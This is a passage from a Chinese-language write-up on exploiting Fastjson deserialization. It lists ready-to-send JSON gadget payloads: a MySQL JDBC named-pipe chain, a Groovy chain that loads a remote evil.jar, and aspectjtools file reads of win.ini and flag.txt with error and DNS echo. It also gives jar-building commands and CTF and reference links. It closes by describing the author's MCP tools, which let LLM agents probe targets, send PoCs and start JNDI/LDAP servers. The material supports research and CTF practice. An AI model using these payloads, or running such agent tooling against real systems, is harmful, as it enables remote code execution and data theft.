"databaseToConnectTo": "dbname",
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
不出网,需要先写 Pipe 文件:
|
||
|
||
|
||
```json
|
||
[INFO] Step1:
|
||
{"a":"{\"@type\":\"java.lang.Exception\",\"@type\":\"com.fasterxml.jackson.core.exc.InputCoercionException\",\"p\":{}}","b":{"$ref":"$.a.a"},"c":"{\"@type\":\"com.fasterxml.jackson.core.JsonParser\",\"@type\":\"com.fasterxml.jackson.core.json.UTF8StreamJsonParser\",\"in\":{}}","d":{"$ref":"$.c.c"}}
|
||
|
||
[INFO] Step2:
|
||
{"@type":"java.io.InputStream","@type":"com.mysql.jdbc.CompressedInputStream","conn":{"@type":"com.mysql.jdbc.JDBC4Connection","hostToConnectTo":"127.0.0.1","portToConnectTo":3306,"info":{"useSSL":"false","user":"mysql","HOST":"xxx","statementInterceptors":"com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor","autoDeserialize":"true","NUM_HOSTS":"1",,"socketFactory":"com.mysql.jdbc.NamedPipeSocketFactory","namedPipePath":"[Pipe_file_path]","DBNAME":"test"},"databaseToConnectTo":"test","url":""}}
|
||
```
|
||
|
||
|
||
|
||
|
||
## groovy(出网加载 jar)
|
||
|
||
|
||
1.2.76 <= fastjson < 1.2.83
|
||
|
||
|
||
```json
|
||
// 第一次发包
|
||
{
|
||
"@type":"java.lang.Exception",
|
||
"@type":"org.codehaus.groovy.control.CompilationFailedException",
|
||
"unit":{}
|
||
}
|
||
|
||
// 第二次发包
|
||
{
|
||
"@type":"org.codehaus.groovy.control.ProcessingUnit",
|
||
"@type":"org.codehaus.groovy.tools.javac.JavaStubCompilationUnit",
|
||
"config":{
|
||
"@type":"org.codehaus.groovy.control.CompilerConfiguration",
|
||
"classpathList":"http://127.0.0.1:8090/evil.jar"
|
||
}
|
||
}
|
||
```
|
||
|
||
利用的是 SPI 机制,yaml 反序列化里也接触过。
|
||
|
||
在 `src` 下创建 `META-INF/services/org.codehaus.groovy.transform.ASTTransformation`,写入恶意类全类名。
|
||
|
||
然后执行(恶意 jar 名可以改):
|
||
|
||
|
||
```shell
|
||
javac src/artsploit/AwesomeScriptEngineFactory.java
|
||
jar -cvf yaml-payload.jar -C src/ .
|
||
```
|
||
|
||
java-chains 也可以直接生成:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
## aspectjtools 读文件(需回显)
|
||
|
||
|
||
|
||
```json
|
||
//第一次
|
||
{
|
||
"@type":"java.lang.Exception",
|
||
"@type":"org.aspectj.org.eclipse.jdt.internal.compiler.lookup.SourceTypeCollisionException"
|
||
}
|
||
|
||
// 第二次
|
||
{
|
||
"@type":"java.lang.Class",
|
||
"val":{
|
||
"@type":"java.lang.String"{
|
||
"@type":"java.util.Locale",
|
||
"val":{
|
||
"@type":"com.alibaba.fastjson.JSONObject",
|
||
{
|
||
"@type":"java.lang.String"
|
||
"@type":"org.aspectj.org.eclipse.jdt.internal.compiler.lookup.SourceTypeCollisionException",
|
||
"newAnnotationProcessorUnits":[{}]
|
||
}
|
||
}
|
||
}
|
||
|
||
// 第三次
|
||
{
|
||
"x":{
|
||
"@type":"org.aspectj.org.eclipse.jdt.internal.compiler.env.ICompilationUnit",
|
||
"@type":"org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit",
|
||
"fileName":"c:/windows/win.ini"
|
||
}
|
||
}
|
||
|
||
// 第三次,报错回显
|
||
{
|
||
"@type": "java.lang.Character" {
|
||
"C": {
|
||
"x": {
|
||
"@type": "org.aspectj.org.eclipse.jdt.internal.compiler.env.ICompilationUnit",
|
||
"@type": "org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit",
|
||
"fileName": "D:/flag.txt"
|
||
}
|
||
}
|
||
}
|
||
}
|
||
|
||
// 第三次,dns回显
|
||
{"a":{"@type":"org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit",
|
||
"fileName":"/Users/su18/Downloads/1.txt"},"b":
|
||
{"@type":"java.net.Inet4Address","val":{"@type":"java.lang.String"{"@type":"java.util.Locale", "val":{"@type":"com.alibaba.fastjson.JSONObject",{"@type": "java.lang.String""@type":"java.util.Locale", "language":{"@type":"java.lang.String"{"$ref":"$"},"country":"aw.su18.dnslog.pw"}}}}}
|
||
```
|
||
|
||
|
||
|
||
|
||
## ognl+io 读写文件 / 目录
|
||
|
||
|
||
遇见得比较少,这里不展开了,直接给链接(懒癌犯了):
|
||
|
||
首次出现于 KCON2022
|
||
|
||
\[[https://github.com/knownsec/KCon/blob/master/2022/Hacking%20JSON%E3%80%90KCon2022%E3%80%91.pdf\]](https://github.com/knownsec/KCon/blob/master/2022/Hacking%20JSON%E3%80%90KCon2022%E3%80%91.pdf])([https://github.com/knownsec/KCon/blob/master/2022/Hacking](https://github.com/knownsec/KCon/blob/master/2022/Hacking) JSON【KCon2022】.pdf)
|
||
|
||
[https://github.com/kezibei/fastjson\_payload/blob/main/src/test/Fastjson22\_ognl\_io\_read\_error\_dnslog.java](https://github.com/kezibei/fastjson_payload/blob/main/src/test/Fastjson22_ognl_io_read_error_dnslog.java)
|
||
|
||
[https://github.com/su18/hack-fastjson-1.2.80](https://github.com/su18/hack-fastjson-1.2.80)
|
||
|
||
读文件时要结合回显:http / DNS / 报错等;或者逐字节读,靠报错或是否发起 http 请求来判断。
|
||
|
||
|
||
## ajt+xalan+dom4j+io
|
||
|
||
|
||
[https://github.com/kezibei/fastjson\_payload/blob/main/src/test/Fastjson21\_ajt\_xalan\_dom4j\_io\_read\_httplog.java](https://github.com/kezibei/fastjson_payload/blob/main/src/test/Fastjson21_ajt_xalan_dom4j_io_read_httplog.java)
|
||
|
||
这些依赖组合起来比较少见,也许会在某些框架项目里碰到。受限于笔者知识,这里不深入了。
|
||
|
||
后面还有一系列不需要 ajt 依赖的:
|
||
|
||
[https://github.com/kezibei/fastjson\_payload/blob/main/src/test/Fastjson27\_xalan\_dom4j\_io\_read\_error\_dnslog.java](https://github.com/kezibei/fastjson_payload/blob/main/src/test/Fastjson27_xalan_dom4j_io_read_error_dnslog.java)
|
||
|
||
|
||
# 相关题目
|
||
|
||
|
||
[https://github.com/luelueking/CVE-2022-25845-In-Spring](https://github.com/luelueking/CVE-2022-25845-In-Spring)
|
||
|
||
[Fastjson Decoder-docker环境下的利用](https://github.com/cwkiller/Java-Puzzle/tree/main/Fastjson%20Decoder)
|
||
|
||
|
||
[https://github.com/1diot9/CTFJavaChallenge/tree/main/2025/%E4%BA%AC%E9%BA%92CTF](https://github.com/1diot9/CTFJavaChallenge/tree/main/2025/京麒CTF)
|
||
|
||
[https://mp.weixin.qq.com/s/GEGPpQ\_1nflO\_w4cefB-xA](https://mp.weixin.qq.com/s/GEGPpQ_1nflO_w4cefB-xA)
|
||
|
||
[http://www.bmth666.cn/2022/10/19/Fastjson%E9%AB%98%E7%89%88%E6%9C%AC%E7%9A%84%E5%A5%87%E6%8A%80%E6%B7%AB%E5%B7%A7/](http://www.bmth666.cn/2022/10/19/Fastjson高版本的奇技淫巧/)
|
||
|
||
[https://flowerwind.github.io/2025/02/28/%E5%88%86%E4%BA%AB%E4%B8%80%E6%AC%A1%E7%BB%84%E5%90%88%E6%BC%8F%E6%B4%9E%E6%8C%96%E6%8E%98%E6%8B%BF%E4%B8%8B%E7%9B%AE%E6%A0%87/](https://flowerwind.github.io/2025/02/28/分享一次组合漏洞挖掘拿下目标/) 83版本,配合其他写文件漏洞,也能getshell
|
||
|
||
[https://1diot9.github.io/2026/02/18/%E4%BA%AC%E9%BA%92CTF25-FastJ/](https://1diot9.github.io/2026/02/18/京麒CTF25-FastJ/) JDK11写文件漏洞在80版本的特殊利用
|
||
|
||
|
||
# 相关工具
|
||
|
||
|
||
Fastjson 最大的特点是:换个环境,PoC往往得改一改才能用。所以笔者这边写的工具,定位不太一样——主要给LLM/Agent 提供payload模板、标准PoC脚本和漏洞分析文档,当知识库用;把「组件识别、版本探测、依赖探测」这类相对能稳定跑通的活,交给代码。
|
||
|
||
现在还是demo级别,没怎么过实战,只在本地靶场测过;能力和框架基本齐了,师傅们有兴趣可以提 Issue/PR,或者自己二开。
|
||
|
||
|
||
## FastjsonExpToolkit
|
||
|
||
|
||
[https://github.com/1diot9/FastjsonExpToolkit](https://github.com/1diot9/FastjsonExpToolkit)
|
||
|
||
Fastjson 全版本探测 / PoC / WAF 绕过工具箱,Web UI 和 MCP(Agent)共用同一套引擎。
|
||
|
||
大致能力:
|
||
|
||
1、`detect_pipeline`:识别 → 版本 → 期望类 2、`deps_probe`:依赖 / classpath 探测(Character 报错回显,可降级 Class MiscCodec,也可走 DNS) 3、`poc_catalog` / `poc_run` / `poc_script`:按版本列 gadget、生成或发送 PoC,复杂逻辑可取原脚本自己改 4、`docs_list` / `docs_get`:内置探测与各版本分析文档 5、Web 端还有 `/detect`、`/poc`、`/waf`、`/lab` 等页面,以及 Docker 靶场启停
|
||
|
||
推荐工作流:`detect_pipeline` → `deps_probe` → `poc_catalog` / `poc_run`;需要改脚本时走 `poc_script`。
|
||
|
||
|
||
## JNDI-Exp-MCP
|
||
|
||
[https://github.com/1diot9/JNDI-Exp-MCP](https://github.com/1diot9/JNDI-Exp-MCP)
|
||
|
||
给 Agent 提供「起 JNDI 服务」能力的 MCP 工具。引擎基于 [kezibei/JNDIexp](https://github.com/kezibei/JNDIexp),补了内置字节码挂载。
|
||
|
||
同时也内置了几个测试靶场,能满足版本探测,gadget测试的功能。
|
||
|
||
大致流程:`catalog_list` → `jndi_start` → `bytecode_mount` / `ldap_url_build` → 把 `ldap://...` 交给上游 Fastjson PoC → `session_hits` 看命中。和 FastjsonExpToolkit 搭配时,一个负责拼链路,一个负责起 LDAP / codebase。
|
||
|
||
|
||
## 其它常用
|
||
|
||
|
||
文中多处 payload也可直接用 [java-chains](https://github.com/vulhub/java-chains) 生成(Currency、ioFinal、groovy、PostgreSql 等)。靶场环境可参考 [FastJsonParty](https://github.com/lemono0/FastJsonParty)。
|
||
|
||
|
||
# 后记
|
||
|
||
|
||
感谢前辈们的优秀文章,让我学到了不少新东西。
|
||
|
||
网上开源的 Fastjson 扫描工具很多都停更了,所以这边也顺手写了点(见上文「相关工具」),还很粗糙,有空再慢慢补。
|
||
|
||
很多 payload来自 KCON、GEEKCON 这类会议。以后有空把各种会议里和 Java 相关的 PPT 收集一下,也是一种学习方式。
|
||
|
||
|
||
# 参考
|
||
|
||
|
||
[springboot环境下的写文件RCE](https://mp.weixin.qq.com/s/n8RW0NIllcQ0sn3nI9uceA)
|
||
|
||
[Fastjson高版本的奇技淫巧](http://www.bmth666.cn/2022/10/19/Fastjson高版本的奇技淫巧/index.html)
|
||
|
||
[Fastjson反序列化漏洞复现 | Yang Hao's blog](https://yanghaoi.github.io/2024/08/18/fastjson-lou-dong-chang-jian-wa-jue-he-li-yong-fang-fa/)
|
||
|
||
[Fastjson commons-io任意文件读写](http://www.bmth666.cn/2025/12/30/Fastjson-commons-io任意文件读写/index.html)
|
||
|
||
[fastjson 读文件 gadget 的利用场景扩展](https://mp.weixin.qq.com/s/esjHYVm5aCJfkT6I1D0uTQ)
|
||
|
||
[https://changeyourway.github.io/2025/08/23/Java%20%E5%AE%89%E5%85%A8/%E6%BC%8F%E6%B4%9E%E7%AF%87-Fastjson%201.2.68-1.2.80%20%E5%88%A9%E7%94%A8/#PostgreSQL-JDBC](https://changeyourway.github.io/2025/08/23/Java%20%E5%AE%89%E5%85%A8/%E6%BC%8F%E6%B4%9E%E7%AF%87-Fastjson%201.2.68-1.2.80%20%E5%88%A9%E7%94%A8/#PostgreSQL-JDBC)
|
||
|
||
[fastjson 1.2.80 漏洞分析](https://y4er.com/posts/fastjson-1.2.80/#jdbc)
|
||
|
||
[https://kagty1.github.io/2026/01/18/Fastjson%201.2.80%20%E8%AF%BB%E5%86%99%E6%96%87%E4%BB%B6%20&%20SpringBoot%E5%88%A9%E7%94%A8%20&%20Postgresql%E5%88%A9%E7%94%A8\_cos/#postgresql-%E5%88%A9%E7%94%A8](https://kagty1.github.io/2026/01/18/Fastjson%201.2.80%20%E8%AF%BB%E5%86%99%E6%96%87%E4%BB%B6%20&%20SpringBoot%E5%88%A9%E7%94%A8%20&%20Postgresql%E5%88%A9%E7%94%A8_cos/#postgresql-%E5%88%A9%E7%94%A8)
|
||
|
||
[GitHub - lemono0/FastJsonParty](https://github.com/lemono0/FastJsonParty)
|
||
|
||
[炒冷饭之FastJson](https://mp.weixin.qq.com/s/7c_zi5Pv4a69IV0zzJo5Ww)
|
||
|
||
[Ghost Bits详解](https://mp.weixin.qq.com/s/fIvmKkT6e8d8PY5OruG4mw)
|
||
|
||
[fastjson 1.2.80的一些小链](https://mp.weixin.qq.com/s/bGtqCFElmWtLrOY5GWRrbg)
|
||
|
||
[Fastjson 1.2.83 checkAutoType 绕过 RCE 复现总结-先知社区](https://xz.aliyun.com/news/92550)
|
||
|
||
[fastjson 1.2.83 JSONType RCE详解](https://mp.weixin.qq.com/s/_4Tnren1hIBToZvHlaKq8w)
|
||
|
||
[奇安信攻防社区-手撕 FastJson 1.2.83 RCE 原理](https://forum.butian.net/share/5001)
|